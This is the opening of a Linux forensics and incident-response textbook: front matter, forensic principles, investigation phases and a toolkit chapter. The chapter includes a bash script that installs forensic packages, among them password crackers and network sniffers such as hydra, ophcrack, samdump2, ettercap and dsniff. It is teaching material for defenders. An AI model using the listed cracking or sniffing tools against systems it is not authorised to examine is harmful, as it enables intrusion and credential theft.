LINUX FORENSICS

with Python and Shell Scripting

DR. PHILIP POLSTRA

PentesterAcademy

Linux Forensics

Linux Forensics

Philip Polstra

Linux Forensics

First published: July 2015

Published by Pentester Academy, a division of Binary Security Innovative Solutions Pvt. Ltd.

http://www.PentesterAcademy.com

First Edition

Dedicated to my wife of twenty five years

Contents

SUMMARY

Acknowledgements

First and foremost I would like to thank my wife and children for allowing me to take the time to write this book. This book would never have happened without their support.

Many thanks to Vivek Ramachandran and the whole Pentester Academy team for honoring me twice. First, I had the privilege of being the first external trainer for Pentester Academy. Second, I was granted the ability to author the first book ever published by Pentester Academy.

My deepest thanks go to Dr. Susan Baker for graciously offering to read this entire book and serve as copy editor.

Finally, I would like to my many supportive friends in the information security community who have provided encouragement to me throughout the years.

Author Biography

Dr. Philip Polstra (known to his friends as Dr. Phil) is an internationally recognized hardware hacker. His work has been presented at numerous conferences around the globe including repeat performances at DEFCON, BlackHat, 44CON, GrrCON, MakerFaire, ForenSecure, and other top conferences. Dr. Polstra is a well-known expert on USB forensics and has published several articles on this topic. He has developed a number of video courses including ones on Linux forensics, USB forensics, and reverse engineering.

Dr. Polstra has developed degree programs in digital forensics and ethical hacking while serving as a professor and Hacker in Residence at a private university in the Midwestern United States. He currently teaches computer science and digital forensics at Bloomsburg University of Pennsylvania. In addition to teaching, he provides training and performs penetration tests on a consulting basis. When not working, he has been known to fly, build aircraft, and tinker with electronics. His latest happenings can be found on his blog: http://polstra.org. You can also follow him at @ppolstra on Twitter.

Foreword

Hello All!

Phil and I met online around five years back through SecurityTube.net and we've been great friends ever since. Over the years, we discussed interesting projects we could collaborate on and information security education was on top of our list as expected. Based on our discussions, Phil created an excellent "USB Forensics" and "Linux Forensics" video series for Pentester Academy! Both the video series were fantastic and well received by our students.

I'd always wanted to convert our online video series into books and Phil's "Linux Forensics" video course seemed like the best place to start this adventure! And so we have! I'd like to take this opportunity to wish Phil and my publishing team at Pentester Academy bon voyage on this new endeavor!

Finally but most importantly, I'd like to thank the SecurityTube.net and Pentester Academy community and our students for their love and support over the years! We would not be here today without you guys! You've made all our dreams come true. We cannot thank you enough.

Vivek Ramachandran

Founder, SecurityTube.net and Pentester Academy

Scripts, Videos, Teaching Aids, Community Forums and more

Book website

We've created two mirror websites for the "Linux Forensics" book:

- http://www.pentesteracademy.com/books
- http://www.linuxforensicsbook.com

Scripts and Supporting Files

All Python and shell scripts have been made available for download on the website. We've tried our best to ensure that the code works and is error free but if you find any bugs please report them and we will publicly acknowledge you on the website.

Videos

We are Pentester Academy and we love videos! Though the book is completely self-sufficient we thought it would be fun to have videos for a select few labs by the book author himself! You can access these for FREE on the book website.

Community Forums

We would love to connect with our book readers – get their feedback and know from them firsthand what they would like to see in the next edition? Also, wouldn't it be great to have a community forum where readers could interact with each other and even with the author! Our book community forums do just that! You can access the forums through the website mentioned above.

Teaching Aids

Are you a professor or a commercial trainer? Do you want to use this book in class? We've got your covered! Through our website, you can register as a trainer and get access to teaching aids such as presentations, exercise files and other teaching aids.

Linux Forensics Book Swag!

Visit the swag section on our website and get your "Linux Forensics" T-Shirts, mugs, keychains and other cool swags!

Introduction

Information in This Chapter:

- What this book is about
- Intended audience
- How this book is organized

What this book is about

This book is about performing forensic investigations on subject systems running the Linux operating system. In many cases Linux forensics is something that is done as part of incident response. That will be the focus of this book. That said, much of what you need to know in order to perform Linux incident response can also be applied to any Linux forensic investigation.

Along the way we will learn how to better use Linux and the many tools it provides. In addition to covering the essentials of forensics, we will explore how to use Python, shell scripting, and standard Linux system tools to more quickly and easily perform forensic investigations. Much of what is covered in this book can also be leveraged by anyone wishing to perform forensic investigations of Windows subjects on a Linux-based forensics workstation.

Intended audience

This book is primarily intended to be read by forensics practitioners and other information security professionals. It describes in detail how to investigate computers running Linux. Forensic investigators who work primarily with Windows subjects who would like to learn more about Linux should find this book useful. This book should also prove useful to Linux users and system administrators who are interested in the mechanics of Linux system breaches and ensuing investigations. The information contained within this book should allow a person to investigate the majority of attacks to Linux systems.

The only knowledge a reader of this book is assumed to have is that of a normal Linux user. You need not be a Linux system administrator, hacker, or power user to learn from this book. Knowledge of Linux system administration, Python, shell scripting, and Assembly would be helpful, but definitely not required. Sufficient information will be provided for those new to these topics.

How this book is organized

This book begins with a brief introduction to forensics. From there we will delve into answering the question, “Was there an incident?” In order to answer this question, various live analysis tools and techniques will be presented. We then discuss the creation and analysis of forensic filesystem and memory images. Advanced attacks on Linux systems and malware round out our discussion.

Chapter 1: First Steps

Chapter 1 is an introduction to the field of forensics. It covers the various types of forensics and motivation for performing forensics on Linux systems. Phases of investigations and the high-level process are also discussed. Step-by-step instructions for building a Linux forensics toolkit are provided in this chapter.

Chapter 2: Was there an incident?

Chapter 2 walks you through what happens from the point where a client who suspects something has happened calls until you can be reasonably sure whether there was or was not an incident. It covers opening a case, talking to users, creating appropriate documentation, mounting known-good binaries, minimizing disturbance to the subject system, using scripting to automate the process, and collecting volatile data. A nice introduction to shell scripting is also provided in this chapter.

Chapter 3: Live Analysis

Chapter 3 describes what to do before shutting down the subject system. It covers capturing file metadata, building timelines, collecting user command histories, performing log file analysis, hashing, dumping memory, and automating with scripting. A number of new shell scripting techniques and Linux system tools are also presented in this chapter.

Chapter 4: Creating Images

Chapter 4 starts with a discussion of the options for shutting down a subject system. From there the discussion turns to tools and techniques used to create a forensic image of a filesystem. Topics covered include shutting down the system, image formats, using dd and dcfldd, hardware and software write blocking, and live Linux distributions. Methods of creating images for different circumstances are discussed in detail.

Chapter 5: Mounting Images

Chapter 5 begins with a discussion of the various types of partitioning systems: Master Boot Record (MBR) based partitions, extended partitions, and GUID partition tables. Linux commands and techniques used to mount all types of partitions are presented. The chapter ends with an introduction to Python and how it can be used to automate the process of mounting partitions.

Chapter 6: Analyzing Mounted Images

Chapter 6 describes how to analyze mounted filesystem images. It covers file metadata, command histories, system logs, and other common information investigated during dead analysis. Use of spreadsheets and MySQL to enhance investigations is discussed. Some new shell scripting techniques are also presented.

Chapter 7: Extended Filesystems

Chapter 7 is the largest chapter in this book. All aspects of Linux extended filesystems (ext2, ext3, and ext4) are discussed in detail. An extensive set of Python and shell scripts are presented in this chapter. Advanced techniques for detecting alterations of metadata by an attacker are provided in this chapter.

Chapter 8: Memory Analysis

Chapter 8 introduces the new field of memory analysis. The Volatility memory analysis framework is discussed in detail. Topics covered include creating Volatility profiles, getting process information, process maps and dumps, getting bash histories, using Volatility check plugins, retrieving network information, and obtaining in-memory filesytem information.

Chapter 9: Dealing with More Advanced Attackers

Chapter 9 walks you through a more sophisticated attack in detail. The techniques described up to this point in the book are applied to a new scenario. Reporting of findings to the client is also discussed.

Chapter 10: Malware

Chapter 10 provides an introduction to Linux malware analysis. It covers standard tools for investigating unknown files such as the file utility, hash databases, the strings utility, nm, ldd, readelf, objdump, strace, ltrace, and gdb. Obfuscation techniques are discussed. Safety issues are presented. An introduction to Assembly is also provided.

Chapter 11: The Road Ahead

In this final chapter several suggestions for further study are provided. General tips are also given for a successful career involving forensics.

Conclusion

Countless hours have been spent developing this book and accompanying scripts. It has been a labor of love, however. I hope you enjoy reading and actually applying what is in this book as much as I have enjoyed writing it.

For updates to this book and also my latest happenings consult my website http://philpolstra.com. You can also contact me via my Twitter account, @ppolstra. Downloads related to the book and other forms of community support are available at Pentester Academy http://pentesteracademy.com.

CHAPTER

1

First Steps

INFORMATION IN THIS CHAPTER:

- What is forensics?
- Types of forensics
- Why Linux forensics?
- General principles
- Phases of investigation
- High-level process
- Building a toolkit

WHAT IS FORENSICS?

A natural question to ask yourself if you are reading a book on Linux forensics is: What is forensics anyway? If you ask different forensic examiners you are likely to receive slightly different answers to this question. According to a recent version of the Merriam-Webster dictionary: “Forensic (n) belonging to, used in, or suitable to courts of judicature or to public discussion and debate.” Using this definition of the word forensic my definition of forensic science is as follows:

> *Forensic science or forensics is the scientific collection of evidence of sufficient quality that it is suitable for use in court.*

The key point to keep in mind is that we should be collecting evidence of sufficient quality that we can use it in court, even if we never intend to go to court with our findings. It is always easier to relax our standards than to tighten them later. We should also act like scientists, doing everything in a methodical and technically sound manner.

TYPES OF FORENSICS

When most people hear the term forensics they think about things they might have seen on shows such as CSI. This is what I refer to as physical forensics. Some of the more commonly encountered areas of physical forensics include fingerprints, DNA, ballistics, and blood spatter. One of the fundamental principles of physical forensics is Locard’s Transfer (or Exchange) Principle. Locard essentially said that if objects interact, they transfer (or exchange) material. For example, if you hit something with your car there is often an exchange of paint. As further examples, when you touch a surface you might leave fingerprints and you might take dirt with you on your shoes when you leave an area.

This book covers what I would refer to as digital forensics. Some like the term computer

forensics, but I prefer digital forensics as it is much broader. We live in a world that is increasingly reliant on electronic devices such as smart phones, tablets, laptops, and desktop computers. Given the amount of information many people store on their smart phones and other small devices, it is often useful to examine those devices if someone is suspected of some sort of crime. The scope of this book is limited to computers (which could be embedded) running a version of Linux.

There are many specializations within the broader space of digital forensics. These include network forensics, data storage forensics, small device forensics, computer forensics, and many other areas. Within these specializations there are further subdivisions. It is not unusual for forensic examiners to be highly specialized. My hope is that by the time you finish this book you will be proficient enough with Linux forensics to perform investigations of all but the most advanced attacks to Linux systems.

WHY LINUX FORENSICS?

Presumably if you are reading this you see the value in learning Linux forensics. The same may not be true of your boss and others, however. Here is some ammunition for them on why you might benefit from studying Linux forensics.

While Linux is not the most common operating system on the desktop, it is present in many places. Even in the United States, where Windows tends to dominate the desktops, many organizations run Linux in the server room. Linux is the choice of many Internet Service Providers (ISP) and large companies such as Google (they even have their own flavor of Linux). Linux is also extremely popular in development organizations.

Linux is the standard choice for anyone working in information security or forensics. As the operating systems "by programmers for programmers," it is very popular with black hat hackers. If you find yourself examining the black hat's computer, it is likely running Linux.

Many devices all around us are running some version of Linux. Whether it is the wireless access point that you bought at the local electronics store or the smart temperature controller keeping your home comfortable, they are likely running Linux under the hood. Linux also shares some heritage and functionality with Android and OS X.

Linux is also a great platform for performing forensics on Windows, OS X, Android or other systems. The operating system is rich with free and open source tools for performing forensics on devices running virtually every operating system on the planet. If your budget is limited, Linux is definitely the way to go.

GENERAL PRINCIPLES

There are a number of general guiding principles that should be followed when practicing forensics. These include maintaining the integrity of evidence, maintaining the chain of custody, following standard practice, and fully documenting everything. These are discussed in more detail below.

Maintaining Integrity

It is of the utmost importance that evidence not be altered while it is being collected and examined. We are fortunate in digital forensics that we can normally make an unlimited number of identical copies of evidence. Those working with physical forensics are not so lucky. In fact, in many cases difficult choices must be made when quantities of physical evidence are limited as many tests consume evidence.

The primary method of insuring integrity of digital evidence is hashing. Hashing is widely used in computer science as a way of improving performance. A hash function, generally speaking, takes an input of variable size and outputs a number of known size. Hashing allows for faster searches because computers can compare two numbers in one clock cycle versus iterating over every character in a long string which could require hundreds or thousands of clock cycles.

Using hash functions in your programs can add a little complication because more than one input value can produce the same hash output. When this happens we say that a collision has occurred. Collisions are a complication in our programs, but when we are using hashes for encryption or integrity checking the possibility of many collisions is unacceptable. To minimize the number of collisions we must use cryptographic hash functions.

There are several cryptographic hash functions available. Some people still use the Message Digest 5 (MD5) to verify integrity of images. The MD5 algorithm is no longer considered to be secure and the Secure Hash Algorithm (SHA) family of functions is preferred. The original version is referred to as SHA1 (or just SHA). SHA2 is currently the most commonly used variant and you may encounter references to SHA2 (224 bits), SHA256 (256 bits), SHA384 (384 bits), and SHA512 (512 bits). There is a SHA3 algorithm, but its use is not yet widespread. I normally use SHA256 which is a good middle ground offering good performance with low chances of collisions.

We will discuss the details of using hashing in future chapters. For now the high level process is as follows. First, calculate a hash of the original. Second, create an image which we will treat as a master copy. Third, calculate the hash of the copy and verify that it matches the hash of the original. Fourth, make working copies of your master copy. The master copy and original should never be used again. While it may seem strange, the hash on working copies should be periodically recalculated as a double check that the investigator did not alter the image.

Chain of Custody

Physical evidence is often stored in evidence bags. Evidence bags either incorporate a chain of custody form or have such a form attached to them. Each time evidence is removed from the bag the form is updated with who touched the evidence and what was done. The collection of entries on this form make up the chain of custody. Essentially the chain of custody is a guarantee that the evidence has not been altered and has been properly maintained.

In the case of digital forensics the chain of custody is still important. While we can make unlimited digital copies, we must still maintain the integrity of the original. This is also why a master copy should be made that is never used to for any other purpose than creating working copies as it prevents the need to touch the original other than for the one-time event of creating the master copy.

Standard Practices

Following standard practices makes your investigation easier. By following a written procedure accurately there is less explaining to do if you should find yourself in court. You are also less likely to forget something or make a mistake. Additionally, if you follow standard practices there is less documentation that has to be done. It used to be said that "nobody was ever fired for buying IBM." Similarly, no forensic investigator ever got into trouble using written procedures that conform to industry standard practice.

Documentation

When in doubt document. It never hurts to overdo the documentation. As mentioned previously, if you follow standard written procedures you can reference them as opposed to repeating them in your notes. Speaking of notes, I recommend handwritten notes in a bound notebook with numbered pages. This might sound strange to readers who are used to using computers for everything, but it is much quicker to jot notes onto paper. It is also easier to carry a set of handwritten notes to court.

The bound notebook has other advantages as well. No power is required to view these notes. The use of a bound notebook with numbered pages also makes it more difficult to alter your notes. Not that you would alter them, but a lawyer might not be beyond accusing you of such a thing. If you have difficulty finding a notebook with numbered pages you can number them yourself before use.

If you can work with someone else it is ideal. Pilots routinely use checklists to make sure they don't miss anything. Commercial pilots work in pairs as extra insurance against mistakes. Working with a partner allows you to have a second set of eyes, lets you work more quickly, and also makes it even harder for someone to accuse you of tampering with evidence. History is replete with examples of people who have avoided conviction by accusing someone of evidence tampering and instilling sufficient doubt in a jury.

Few people love to do documentation. This seems to be true to a greater extent among technical people. There are some tools that can ease the pain of documenting your findings that will be discussed in later chapters of this book. An investigation is never over until the documentation is finished.

PHASES OF INVESTIGATION

There are three phases to a forensic investigation: evidence preservation, evidence searching, and event reconstruction. It is not unusual for there to be some cycling between the phases as an investigation proceeds. These phases are described in more detail below.

Evidence Preservation and Collection

Medical professionals have a saying “First do no harm.” For digital forensics practitioners our motto should be “Don’t alter the data.” This sounds simple enough. In actuality it is a bit more complicated as data is volatile. There is a hierarchy of volatility that exists in data found in any system.

The most volatile data can be found in CPU registers. These registers are high speed scratch memory locations. Capturing their contents is next to impossible. Fortunately, there is little forensic value in these contents. CPU caches are the next level down in terms of volatility. Like registers they are hard to capture and also, thankfully, of little forensic value.

Slightly less volatile than storage in the CPU are buffers found in various devices such as network cards. Not all input/output devices have their own storage buffers. Some low-speed devices use main system memory (RAM) for buffering. As with data stored in the CPU, this data is difficult to capture. In theory, anything stored in these buffers should be replicated in system memory assuming it came from or was destined for the target computer.

System memory is also volatile. Once power has been lost, RAM is cleared. When compared to previously discussed items, system memory is relatively easy to capture. In most cases it is not possible to collect the contents of system memory without changing memory contents slightly. An exception to this would be hardware-based memory collection. Memory acquisition will be discussed in greater detail in a later chapter.

Due to limitations in technology, until recently much of digital forensics was focused on “dead analysis” of images from hard drives and other media. Even when dealing with non-volatile media, volatility is still an issue. One of the oldest questions in computer security and forensics is whether or not to pull the plug on a system you suspect has been compromised.

Pulling the plug can lead to data loss as anything cached for writing to media will disappear. On modern journaling filesystems (by far the most common situation on Linux systems today) this is less of an issue as the journal can be used to correct any corruption. If the system is shut down in the normal manner some malware will attempt to cover its tracks or even worse destroy other data on the system.

Executing a normal shutdown has the advantage of flushing buffers and caches. As previously mentioned, the orderly shutdown is not without possible disadvantages. As with many things in forensics, the correct answer as to which method is better is, “it depends.” There are methods of obtaining images of hard drives and other media which do not require a system shutdown which further complicates this decision. Details of these methods will be presented in future chapters.

Evidence Searching

Thanks to the explosion of storage capacity it becomes harder to locate evidence within

the sea of data stored in a typical computer with each passing year. Data exists at three levels, data, information, and evidence, as shown in Figure 1.1.



FIGURE 1.1

The data hierarchy.

As shown in Figure 1.1, the lowest level of data is just raw data. Raw data consists of bits, normally organized as bytes, in volatile or non-volatile storage. In this category we find things such as raw disk sectors. It can be a challenge to use data at this level and on most modern systems there is plenty of data out there to pick through.

Above raw data we have information. Information consists of raw data with some sort of meaning attached to it. For example, an image has more meaning to a human than the bits that make up a JPEG file used to store the image. Even text files exist at this level in our hierarchy. Bringing many bytes of ASCII or Unicode values together gives them meaning beyond their collection of bytes.

At the highest level in or hierarchy is evidence. While there may be thousands or millions of files (collections of information) it is unlikely that the bulk of them have any relevance to an investigation. This leads us to ponder what it means for information to be relevant to an investigation.

As previously mentioned, forensics is a science. Given that we are trying to do science, we should be developing hypotheses and then searching for information that supports **or** refutes a hypothesis. It is important to remain objective during an investigation as the same piece of evidence might be interpreted differently based on people's preconceived notions.

It is extremely important that investigators do not become victims of confirmation bias. Put simply, confirmation bias is only looking at information that supports what you

believe to be true while discounting anything that would refute what you believe. Given the amount of data that must be examined in a typical investigation a hypothesis or two concerning what you think you will find is good (the owner of the computer did X, this computer was successfully exploited, etc.) to help guide you through the searching process. Don't fall into the trap of assuming your hypothesis or hypotheses are correct, however.

CONFIRMATION BIAS IN ACTION

Every Child is Perfect, Just Ask The Parents

One of the best stories to describe confirmation bias goes as follows. Johnny loved magicians. One day his parents took him to see a famous magician, Phil the Great. At the end of the show the parents told Phil how much their son loved magic. Phil then offered to show them a trick. Johnny eagerly accepted.

The magician proceeded to pull out a coin and move it back and forth between both hands then closed his fists and held out his hands. He asked Johnny to identify the hand containing the coin, which he did correctly. Now guessing correctly one time is not much of a feat, but this game was repeated many times and each time Johnny correctly guessed the hand containing the coin. While this was going on the magician made comments like, "You must have excellent vision to see which hand contains the coin," and "You must be an expert on reading my facial expressions and that is how you know where the coin is."

Eventually Johnny had correctly identified the hand with the coin fifty times in a row! His parents were amazed. They called the grandparents and told all of their friends about it on Facebook, Twitter, and other social media sites. When they finally thanked the magician and turned to leave, he shouted, "goodbye," and waved with both hands. Each hand contained a coin.

It was the parents' confirmation bias that lead them to believe what they wanted to believe, that Johnny was a savant, and distracted them from the truth, that the magician was indeed tricking them. Remain objective during an investigation. Don't let what you or your boss want to be true keep you from seeing contrary evidence.

Reconstruction of Events

In my mind trying to reconstruct what happened is the most fun part of an investigation. The explosion in size of storage media might make the searching phase longer than it was in the past, but that only helps to make the reconstruction phase that much more enjoyable. It is very unlikely that you will find all the evidence you need for your event reconstruction in one place. It is much more common to get little pieces of evidence from multiple places which you put together into a larger picture. For example, a suspicious process in a process list stored in a memory image might lead you to look at files in a

filesystem image which might lead you back to an open file list in the memory image which in turn points toward files in the filesystem image. Putting all of these bits together might allow you to determine when and by whom a rootkit was downloaded and when and by which user it was subsequently installed.

HIGH-LEVEL PROCESS

While not every Linux forensic investigation is part of an incident response, it will be the focus of this book. The justification for this is that the vast majority of Linux forensic investigations are conducted after a suspected breach. Additionally, many of the items discussed in this book will be relevant to other Linux investigations as well. The high level process for incident response is shown in Figure 1.2.



FIGURE 1.2

High-level Process for Linux Incident Response

As can be seen in Figure 1.2, it all begins with a call. Someone believes that a breach (or something else) has occurred and they have called you to investigate. Your next step is to determine whether or not there was a breach. A small amount of live analysis might be required in order to make this determination. If no breach occurred, you get to document what happened and add this to your knowledge base.

If there was an incident, you would normally start with live analysis before deciding whether or not dead analysis is justified. If you deem it necessary to perform the dead analysis you need to acquire some images and then actually perform the analysis. Whether or not you performed a dead analysis it isn't over until the reports are written. All of these steps will be discussed in detail in future chapters.

BUILDING A TOOLKIT

In order to do Linux forensics effectively you might want to acquire a few tools. When it comes to software tools you are in luck as all of the Linux forensics tools are free (most are also open source). In addition to the notebook discussed previously, some hardware and software should be in every forensic investigator's tool kit.

Hardware

You will likely want one or more external hard drives for making images (both RAM and hard disks). External hard drives are preferred as it is much easier to share with other investigators when they can just plug in a drive. USB 3.0 devices are the best as they are significantly faster than their USB 2.0 counterparts.

A write blocker is also helpful whenever an image is to be made of any media. Several hardware write blockers are available. Most of these are limited to one particular interface. If your budget affords only one hardware write blocker, I would recommend a SATA blocker as this is the most common interface in use at this time. Software write blockers are also a possibility. A simple software write blocker is presented later in this book.

Software

Software needs fall into a few categories: forensic tools, system binaries, and live Linux distributions. Ideally these tools are stored on USB 3.0 flash drives and perhaps a few DVDs if you anticipate encountering systems that cannot boot from a USB drive. Given how cheap USB flash drives are today, even investigators with modest budgets can be prepared for most situations.

There are a number of ways to install a set of forensics tools. The easiest method is to install a forensics oriented Linux distribution such as SIFT from SANS (http://digital-forensics.sans.org/community/downloads). Personally, I prefer to to run my favorite Linux and just install the tools rather than be stuck with someone else's themes and sluggish live system performance. The following script will install all of the tools found in SIFT on most Debian or Ubuntu based systems (unlike the SANS install script that works only on specific versions of Ubuntu).

```
#!/bin/bash
# Simple little script to load DFIR tools into Ubuntu and Debian systems
# by Dr. Phil Polstra @ppolstra
# create repositories
echo "deb http://ppa.launchpad.net/sift/stable/ubuntu trusty main" \
  > /etc/apt/sources.list.d/sift-ubuntu-stable-utopic.list
echo "deb http://ppa.launchpad.net/tualatrix/ppa/ubuntu trusty main" \
  > /etc/apt/sources.list.d/tualatrix-ubuntu-ppa-utopic.list
#list of packages
pkglist="aeskeyfind
afflib-tools
afterglow
aircrack-ng
arp-scan
autopsy
binplist
```

```
bitpim
bitpim-lib
bless
blt
build-essential
bulk-extractor
cabextract
clamav
cryptsetup
dc3dd
dconf-tools
dumbpig
e2fslibs-dev
ent
epic5
etherape
exif
extundelete
f-spot
fdupes
flare
flasm
flex
foremost
g++
gcc
gdb
ghex
gthumb
graphviz
hexedit
htop
hydra
hydra-gtk
ipython
kdiff3
kpartx
libafflib0
libafflib-dev
libbde
```

```
libbde-tools
libesedb
libesedb-tools
libevt
libevt-tools
libevtx
libevtx-tools
libewf
libewf-dev
libewf-python
libewf-tools
libfuse-dev
libfvde
libfvde-tools
liblightgrep
libmsiecf
libnet1
libolecf
libparse-win32registry-perl
libregf
libregf-dev
libregf-python
libregf-tools
libssl-dev
libtext-csv-perl
libvshadow
libvshadow-dev
libvshadow-python
libvshadow-tools
libxml2-dev
maltegoce
md5deep
nbd-client
netcat
netpbm
nfdump
ngrep
ntopng
okular
openjdk-6-jdk
```

```
p7zip-full
phonon
pv
pyew
python
python-dev
python-pip
python-flowgrep
python-nids
python-ntdsxtract
python-pefile
python-plaso
python-qt4
python-tk
python-volatility
pytsk3
rsakeyfind
safecopy
sleuthkit
ssdeep
ssldump
stunnel4
tcl
tcpflow
tcpstat
tcptrace
tofrodos
torsocks
transmission
unrar
upx-ucl
vbindiff
virtuoso-minimal
winbind
wine
wireshark
xmount
zenity
regripper
cmospwd
```

```
ophcrack
ophcrack-cli
bkhive
samdump2
cryptcat
outguess
bcrypt
ccrypt
readpst
ettercap-graphical
driftnet
tcpreplay
tcpxtract
tcptrack
p0f
netwox
lft
netsed
socat
knocker
nikto
nbtscan
radare-gtk
python-yara
gzrt
testdisk
scalpel
qemu
qemu-utils
gddrescue
dcfldd
vmfs-tools
mantaray
python-fuse
samba
open-iscsi
curl
git
system-config-samba
libpff
```

```
libpff-dev
libpff-tools
libpff-python
xfsprogs
gawk
exfat-fuse
exfat-utils
xpdf
feh
pyew
radare
radare2
pev
tcpick
pdftk
sslsniff
dsniff
rar
xdot
ubuntu-tweak
vim"
#actually install
# first update
apt-get update
for pkg in ${pkglist}
do
  if (dpkg —list | awk '{print $2}' | egrep "^${pkg}$" 2>/dev/null) ;
  then
    echo "yeah ${pkg} already installed"
  else
    # try to install
    echo -n "Trying to install ${pkg}…"
    if (apt-get -y install ${pkg} 2>/dev/null) ; then
      echo "+++Succeeded+++"
    else
      echo "--FAILED--"
    fi
  fi
done
```

Briefly, the above script works as described here. First, we run a particular shell (bash)

using the special comment construct #!{command to run}. This is often called the “she-bang” operator or “pound-bang” or “hash-bang,” Second, the lines with the echo statements add two repositories to our list of software sources. Technically, these repositories are intended to be used with Ubuntu 14.04, but they are likely to work with new versions of Ubuntu and/or Debian as well.

Third, a variable named pkglist is created which contains a list of the tools we wish to install. Fourth, we update our local application cache by issuing the command `apt-get update`. Finally, we iterate over our list of packages stored in pkglist and install them if they aren’t already installed. The test involves a string of commands, `dpkg –list | awk '{print $2}' | egrep "^${pkg}$" 2>/dev/null.` The command `dpkg –list` lists all installed packages and this list is then passed to `awk '{print $2}'` which causes the second word (the package name) to be printed; this is in turn passed to `egrep "^${pkg}$" 2>/dev/null` which checks to see if the package name exactly matches one that is installed (the ^ matches the start and $ matches the end). Any errors are sent to the null device because we only care if there were any results.

A set of known good system binaries should be installed to a flash drive in order to facilitate live response. At a minimum you will want the /bin, /sbin, and /lib directories (/lib32 and /lib64 for 64-bit systems) from a known good system. You may also want to grab the /usr directory or at least /usr/local/, /usr/bin, and /usr/sbin. Most Linux systems you are likely to encounter are running 64-bit versions of Linux; after all, 64-bit Linux has been available since before 64-bit processors were commercially available. It might still be worth having a 32-bit system on hand.

On occasion a live Linux system installed on a bootable USB drive could be useful. Either a distribution such as SIFT can be installed by itself on a drive or the live system can be installed on the first partition of a larger USB drive and the system binaries installed on a second partition. If you are using a USB drive with multiple partitions it is important to know that Windows systems will only see the first partition and then only if it is formated as FAT or NTFS. Partitions containing system binaries should be formatted as EXT2, EXT3, or EXT4 in order to mount them with correct permissions. Details of how to mount these system binaries will be provided in future chapters.

THIS IS TAKING TOO LONG

Running live Linux in a virtual machine

If you decide to create a bootable SIFT (or similar) USB drive you will quickly find that it takes hours to install the packages from SIFT. This can tie up your computer for hours preventing you from getting any real work done. There is a way to build the USB drive without tying up the machine, however. What you need to do is set up a virtual machine that can be run from a live Linux distribution on a USB drive. The following instructions assume you are running VirtualBox on a Linux host system.

VirtualBox ships with several tools. One of these is called vboxmanage. There are several commands vboxmanage supports. Typing `vboxmange –help` in a terminal will give you a long list of commands. This will not list the command that we need, however, as it is one of the internal commands.

